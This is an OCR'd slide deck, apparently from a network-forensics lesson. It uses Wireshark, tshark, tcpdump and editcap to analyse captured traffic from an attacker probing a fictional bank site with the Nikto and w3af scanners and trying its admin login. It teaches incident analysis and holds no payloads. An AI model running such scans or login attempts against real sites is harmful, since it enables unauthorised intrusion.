278792 18:34:29.779173 207.245.236.152 192.168.88.3 HTTP 375 GET /bb.jpg HTTP/1.1
280387 18:35:45.819025 87.223.241.163 192.168.88.3 HTTP 563 GET /bb.jpg HTTP/1.1
288381 18:41:16.496453 103.255.224.118 192.168.88.3 HTTP 450 GET /bb.jpg HTTP/1.1
Frame 273871: 384 bytes on wire (3072 bits), 384 bytes captured (3072 bits)
Encapsulation type: Ethernet (1)
Arrival Time: Jul 23, 2015 20:15:40.664661000 CEST
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1437675340.664661000 seconds
[Time delta from previous captured frame: 0.080387000 seconds]
[Time delta from previous displayed frame: 0.000000000 seconds]
[Time since reference or first frame: 18746.707891000 seconds]
Frame Number: 273871
0000 00 26 9e f6 3b 99 4c 5e 0c 04 8b 35 08 00 45 00 .&..;.L^ ...5..E.
0010 01 72 db e8 40 00 2e 06 de 95 52 91 25 cb c0 a8 .r..@... ..R.%...
0020 58 03 d6 90 00 50 a3 38 f9 be 29 1e 0d 1e 80 18 X....P.8 ..).....
0030 00 ed 90 0a 00 00 01 01 08 0a 00 64 23 cd 01 b6 ....d#...
0040 a1 41 47 45 54 20 2f 62 62 2e 6a 70 67 20 48 54 .AGET /b b.jpg HT
0050 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 77 77 TP/1.1.. Host: ww
0060 77 2e 6d 63 64 75 63 6b 62 61 6e 6b 2e 6e 65 74 w.mcduck bank.net
0070 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f ..User-A gent: Mo
0080 7a 69 6c 6c 61 2f 35 2e 30 20 28 58 31 31 3b 20 zilla/5. 0 (X11;
0090 4c 69 6e 75 78 20 78 38 36 5f 36 34 3b 20 72 76 Linux x8 6_64; rv
00a0 3a 33 31 2e 30 29 20 47 65 63 6b 6f 2f 32 30 31 :31.0) G ecko/201
File: "/home/judith/temp NETRE...
Packets: 318364 · Displayed: 28 (0.0%) · Load time: 0:04.848
Profile: Default

Wireshark!


snort.log.1437656593 [Wireshark 2.2.5]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: ip.addr == 82.145.37.203 and http.request
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
146568 15:06:39.739131 82.145.37.203 192.168.88.3 HTTP 207 GET / HTTP/1.1
146579 15:06:40.018212 82.145.37.203 192.168.88.3 HTTP 219 GET /Y0gGi0lI.axd HTTP/1.1
146601 15:06:40.178639 82.145.37.203 192.168.88.3 HTTP 230 GET /Y0gGi0lI.bas:ShowVolum
146612 15:06:40.318228 82.145.37.203 192.168.88.3 HTTP 222 GET /Y0gGi0lI.config HTTP/1
146614 15:06:40.458390 82.145.37.203 192.168.88.3 HTTP 220 GET /Y0gGi0lI.mdb+ HTTP/1.1
146618 15:06:40.588252 82.145.37.203 192.168.88.3 HTTP 219 GET /Y0gGi0lI.btr HTTP/1.1
146620 15:06:40.748308 82.145.37.203 192.168.88.3 HTTP 218 GET /Y0gGi0lI.no HTTP/1.1
146622 15:06:40.888285 82.145.37.203 192.168.88.3 HTTP 216 GET /Y0gGi0lI. HTTP/1.1
Frame 146579: 219 bytes on wire (1752 bits), 219 bytes captured (1752 bits)
Encapsulation type: Ethernet (1)
Arrival Time: Jul 23, 2015 17:06:40.018212000 CEST
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1437664000.018212000 seconds
[Time delta from previous captured frame: 0.020129000 seconds]
[Time delta from previous displayed frame: 0.279081000 seconds]
[Time since reference or first frame: 7406.061442000 seconds]
Frame Number: 146579
0000 00 26 9e f6 3b 99 4c 5e 0c 04 8b 35 08 00 45 00 .&..;.L^ ...5..E.
0010 00 cd 0c 20 40 00 2e 06 af 03 52 91 25 cb c0 a8 ... @... ..R.%...
0020 58 03 d2 35 00 50 bd eb d5 0e cf f7 f3 31 80 18 X..5.P.. .....1..
0030 01 71 ce 3b 00 00 01 01 08 0a 00 38 e0 c0 01 8b .q.;.... ...8....
0040 5e 2e 47 45 54 20 2f 59 30 67 47 69 30 31 49 2e ^.GET /Y 0gGi01I.
0050 61 78 64 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f axd HTTP /1.1..Co
0060 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 nnection : Keep-A
0070 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 live..Us er-Agent
0080 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 30 20 28 : Mozill a/5.00 (
0090 4e 69 6b 74 6f 2f 32 2e 31 2e 36 29 20 28 45 76 Nikto/2. 1.6) (Ev
00a0 61 73 69 6f 6e 73 3a 4e 6f 6e 65 29 20 28 54 65 asions:N one) (Te
File: "/home/judith/temp NETRE...
Packets: 318364 · Displayed: 8547 (2.7%) · Load time: 0:05....
Profile: Default

User Agent

"In computing, a **user agent** is software (a software agent) that is acting on behalf of a user." (Wikipedia)

Examples:

```
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)"
"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1"
"Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
"Hetzner System Monitoring"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:40.0) Gecko/20100101 Firefox/40.0"
"Tiny Tiny RSS/16.8 (3d5d289) (http://tt-rss.org/)"
"Tiny Tiny RSS/17.1 (78fee22) (http://tt-rss.org/)"
"Mozilla/5.0 (compatible; AhrefsBot/5.2; +http://ahrefs.com/robot/)"
```

Obtaining a list of User Agents with tshark

```
$ tshark -Y "ip.src == 82.145.37.203 and http.request"
         -r snort.log.1437656593
         -T fields -e http.user_agent
  | sort | uniq -c | sort -nr | head
```

Obtaining a list of User Agents with tshark

```
$ tshark -Y "ip.src == 82.145.37.203 and http.request"
         -r snort.log.1437656593
         -T fields -e http.user_agent
  | sort | uniq -c | sort -nr | head
```

```
452 w3af.org
415 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)
290 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:sitezip)
 79 Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.5.0
 42 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:cgi dir check)
 32 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:multiple_index)
 32 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:embedded detection)
 12 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:headers: Translate-f #1)
 12 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001398)
 12 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001397)
```

Obtaining a list of requests with tshark


```
$ tshark -Y "ip.src == 82.145.37.203 and http.request
             and http.user_agent contains Firefox"
          -r snort.log.1437656593
          -T fields -e http.request.method -e http.host -e http.request.uri
  | sort | uniq -c | sort -nr
```

Obtaining a list of requests with tshark

```
$ tshark -Y "ip.src == 82.145.37.203 and http.request
             and http.user_agent contains Firefox"
          -r snort.log.1437656593
          -T fields -e http.request.method -e http.host -e http.request.uri
  | sort | uniq -c | sort -nr
```

```
   9 GET www.mcduckbank.net /
   8 GET www.mcduckbank.net /data/media/portfolio/mcduck_on_money.jpg
   5 GET www.mcduckbank.net /admin.php?mgr=login&js=1
   4 POST www.mcduckbank.net /index.php?pid=4
   4 GET www.mcduckbank.net /ui/elements/css/elements.css
   4 GET www.mcduckbank.net /ui/admin/js/scripts.js
   4 GET www.mcduckbank.net /ui/admin/js/jquery.js
   4 GET www.mcduckbank.net /ui/admin/js/imagehover.js
   4 GET www.mcduckbank.net /ui/admin/images/bg.clouds.mgr.png
   4 GET www.mcduckbank.net /ui/admin/css/tabs.css
   4 GET www.mcduckbank.net /ui/admin/css/ssm.type.css
   4 GET www.mcduckbank.net /ui/admin/css/ssm.tables.css
   4 GET www.mcduckbank.net /ui/admin/css/ssm.master.css
   4 GET www.mcduckbank.net /index.php?pid=4
   3 POST www.mcduckbank.net /admin.php?mgr=login&js=1&try=1
   2 GET www.mcduckbank.net /ui/elements/images/icon.error.gif
   2 GET www.mcduckbank.net /favicon.ico
   2 GET www.mcduckbank.net /admin.php?en_log_id=0&action=users
   2 GET www.mcduckbank.net /admin.php
   1 GET www.mcduckbank.net /ui/admin/images/bg.login.png
   1 GET www.mcduckbank.net /bb.jpg
```

Intermezzo: dealing with unwieldy PCAP files



Intermezzo: dealing with unwieldy PCAP files

```
$ ls -lsh
-rw-r--r-- 1 judith judith 154M Jul 23  2015 snort.log.1437609637
-rw-r--r-- 1 judith judith 155M Jul 24  2015 snort.log.1437656593
-rw-r--r-- 1 judith judith 264K Jul 24  2015 snort.log.1437692410
```

Intermezzo: dealing with unwieldy PCAP files

Let's filter on attacker IP

```
$ tcpdump -r snort.log.1437656593
          -w attacker.pcap
           host 82.145.37.203
```

Intermezzo: dealing with unwieldy PCAP files

Let's filter on attacker IP

```
$ tcpdump -r snort.log.1437656593
          -w attacker.pcap
           host 82.145.37.203
```


And then filter out only packages from after 17:00

```
$ editcap -A "2015-07-23 17:00:00"
          -F pcap attacker.pcap
          attacker_after_17.pcap
```


Intermezzo: dealing with unwieldy PCAP files

```
$ ls -lsh
total 320M
440K -rw-r--r-- 1 judith judith 439K Apr 11 16:21 attacker_after_17.pcap
 10M -rw-r--r-- 1 judith judith  10M Apr 11 16:14 attacker.pcap
154M -rw-r--r-- 1 judith judith 154M Jul 23  2015 snort.log.1437609637
155M -rw-r--r-- 1 judith judith 155M Jul 24  2015 snort.log.1437656593
264K -rw-r--r-- 1 judith judith 264K Jul 24  2015 snort.log.1437692410
```

